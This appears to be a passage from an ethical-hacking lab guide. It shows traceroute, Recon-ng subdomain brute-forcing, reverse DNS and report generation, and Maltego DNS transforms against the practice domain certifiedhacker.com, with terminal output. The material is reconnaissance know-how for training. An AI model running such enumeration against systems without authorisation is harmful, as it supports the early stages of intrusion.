
-m = Number of Allowed hops


```
┌──(kali㉿kali)-[~]
└─$ traceroute -m 6 certifiedhacker.com
traceroute to certifiedhacker.com (162.241.216.11), 6 hops max, 60 byte packets
 1  192.168.211.2 (192.168.211.2)  0.390 ms  0.348 ms  0.329 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
```

This concludes the demonstration of performing network tracerouting using the Windows and Linux machines.


k. Footprinting a target using Recon-ng

Start by opening a new terminal in Kali Linux and launching the recon-ng framework by typing recon-ng. Once the interface loads, install all available modules from the marketplace using the *marketplace install all* command; after installation is complete, run modules search to list the modules you now have available.






Create a new workspace to keep your data separate, using the workspace creation command and listing workspaces to verify it's active.



Add the target by inserting the domain certifiedhacker.com into the database when prompted, leaving notes blank if you don't need them.



Discover hosts by running the brute-hosts module, then perform reverse DNS lookups to translate IPs into hostnames and inspect results with the show domains command.

```
[recon-ng][Security_Expert] > db insert domains
domain (TEXT): certifiedhacker.com
notes (TEXT):
[*] 1 rows affected.
[recon-ng][Security_Expert] > show domains

  +-------------------------------------------------------+
  | rowid |         domain        | notes |    module    |
  +-------------------------------------------------------+
  | 1     | certifiedhacker.com   |       | user_defined |
  +-------------------------------------------------------+

[*] 1 rows returned
[recon-ng][Security_Expert] >
```

```
[*] www.certifiedhacker.com => (CNAME) certifiedhacker.com
[*] Country: None
[*] Host: certifiedhacker.com
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------------
[*] Country: None
[*] Host: www.certifiedhacker.com
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------------
[*] www.certifiedhacker.com => (A) 162.241.216.11
[*] Country: None
[*] Host: www.certifiedhacker.com
[*] Ip_Address: 162.241.216.11
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------------
```

In this step, we will be using the recon/hosts hosts/reverse_resolve module.

```
[recon-ng][Security_Expert][reverse_resolve] > run
[*] Country: None
[*] Host: box5331.bluehost.com
[*] Ip_Address: 162.241.216.11
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ----------------------------------------------------------
[*] 127.0.0.1 => No record found.

SUMMARY

[*] 1 total (1 new) hosts found.
[recon-ng][Security_Expert][reverse_resolve] >
```

Once done with the reverse lookup process, type the show hosts command and press Enter. This displays all the hosts that are harvested so far,

```
SUMMARY

[*] 1 total (1 new) hosts found.
[recon-ng][Security_Expert][reverse_resolve] > show hosts

+-----------------------------------------------------------------------------------------------------------+
| rowid |              host                |   ip_address   | region | country | latitude | longitude | notes |      module      |
+-----------------------------------------------------------------------------------------------------------+
| 1     | autodiscover.certifiedhacker.com | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 2     | blog.certifiedhacker.com         | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 3     | demo.certifiedhacker.com         | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 4     | events.certifiedhacker.com       | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 5     | ftp.certifiedhacker.com          | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 6     | mail.certifiedhacker.com         |                |        |         |          |           |       | brute_hosts      |
| 7     | imap.certifiedhacker.com         |                |        |         |          |           |       | brute_hosts      |
| 8     | imap.certifiedhacker.com         | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 9     | localhost.certifiedhacker.com    | 127.0.0.1      |        |         |          |           |       | brute_hosts      |
| 10    | mail.certifiedhacker.com         | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 11    | news.certifiedhacker.com         | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 12    | pop.certifiedhacker.com          |                |        |         |          |           |       | brute_hosts      |
| 13    | pop.certifiedhacker.com          | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 14    | smtp.certifiedhacker.com         |                |        |         |          |           |       | brute_hosts      |
| 15    | smtp.certifiedhacker.com         | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 16    | webmail.certifiedhacker.com      | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 17    | certifiedhacker.com              |                |        |         |          |           |       | brute_hosts      |
| 18    | www.certifiedhacker.com          |                |        |         |          |           |       | brute_hosts      |
| 19    | www.certifiedhacker.com          | 162.241.216.11 |        |         |          |           |       | brute_hosts      |
| 20    | box5331.bluehost.com             | 162.241.216.11 |        |         |          |           |       | reverse_resolve  |
+-----------------------------------------------------------------------------------------------------------+

[*] 20 rows returned
[recon-ng][Security_Expert][reverse_resolve] >
```

Generate an HTML report by loading the reporting module, set the CREATOR and CUSTOMER fields as needed, run it to produce the file, and open the HTML in your browser to review the findings.

```
[recon-ng][Security_Expert][reverse_resolve] > modules load reporting/html
[recon-ng][Security_Expert][html] > options set CREATOR Security_Expert
CREATOR ⇒ Security_Expert
[recon-ng][Security_Expert][html] > options set CUSTOMER Mark_Zukerberg
CUSTOMER ⇒ Mark_Zukerberg
[recon-ng][Security_Expert][html] > options set FILENAME /home/kali/Desktop/results.html
FILENAME ⇒ /home/kali/Desktop/results.html
[recon-ng][Security_Expert][html] > run
[*] Report generated at '/home/kali/Desktop/results.html'.
[recon-ng][Security_Expert][html] >
```

we got our report in html format, open it with any browser to view the results content

Recon-ng Reconnaissance Re ×

file:///home/kali/Desktop/results.html

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

leaks	0
pushpins	0
profiles	0
repositories	0

[-] Domains


domain	notes	module
certifiedhacker.com		user_defined

[-] Hosts


host	ip_address	region	country	latitude	longitude	notes	module
autodiscover.certifiedhacker.com	162.241.216.11						brute_hosts
blog.certifiedhacker.com	162.241.216.11						brute_hosts
box5331.bluehost.com	162.241.216.11						reverse_resolve
certifiedhacker.com							brute_hosts
demo.certifiedhacker.com	162.241.216.11						brute_hosts
events.certifiedhacker.com	162.241.216.11						brute_hosts
ftp.certifiedhacker.com	162.241.216.11						brute_hosts
imap.certifiedhacker.com							brute_hosts
imap.certifiedhacker.com	162.241.216.11						brute_hosts
localhost.certifiedhacker.com	127.0.0.1						brute_hosts
mail.certifiedhacker.com							brute_hosts
mail.certifiedhacker.com	162.241.216.11						brute_hosts
news.certifiedhacker.com	162.241.216.11						brute_hosts
pop.certifiedhacker.com							brute_hosts
pop.certifiedhacker.com	162.241.216.11						brute_hosts
smtp.certifiedhacker.com							brute_hosts
smtp.certifiedhacker.com	162.241.216.11						brute_hosts
webmail.certifiedhacker.com	162.241.216.11						brute_hosts
www.certifiedhacker.com							brute_hosts
www.certifiedhacker.com	162.241.216.11						brute_hosts

l. Footprinting a target using Maltego


On Kali Linux, launch Maltego and drag the “Website” entity from the Entity Palette (left pane) into the graph.




Right-click the Website entity and choose “To Domain [DNS]” to resolve the site into its domain names.




Right-click the certifiedhacker.com entity and run All Transforms → To DNS Name [Using Name Schema diction...] to enumerate DNS name variants.




Right-click the certifiedhacker.com entity and run All Transforms → To DNS Name SOA (Start of Authority). This transform returns the primary nameserver and the domain administrator's email address (as shown in the screenshot).




Right-click the entity and run All Transforms → To IP Address [DNS]. The result displays the website's IP address (see screenshot).



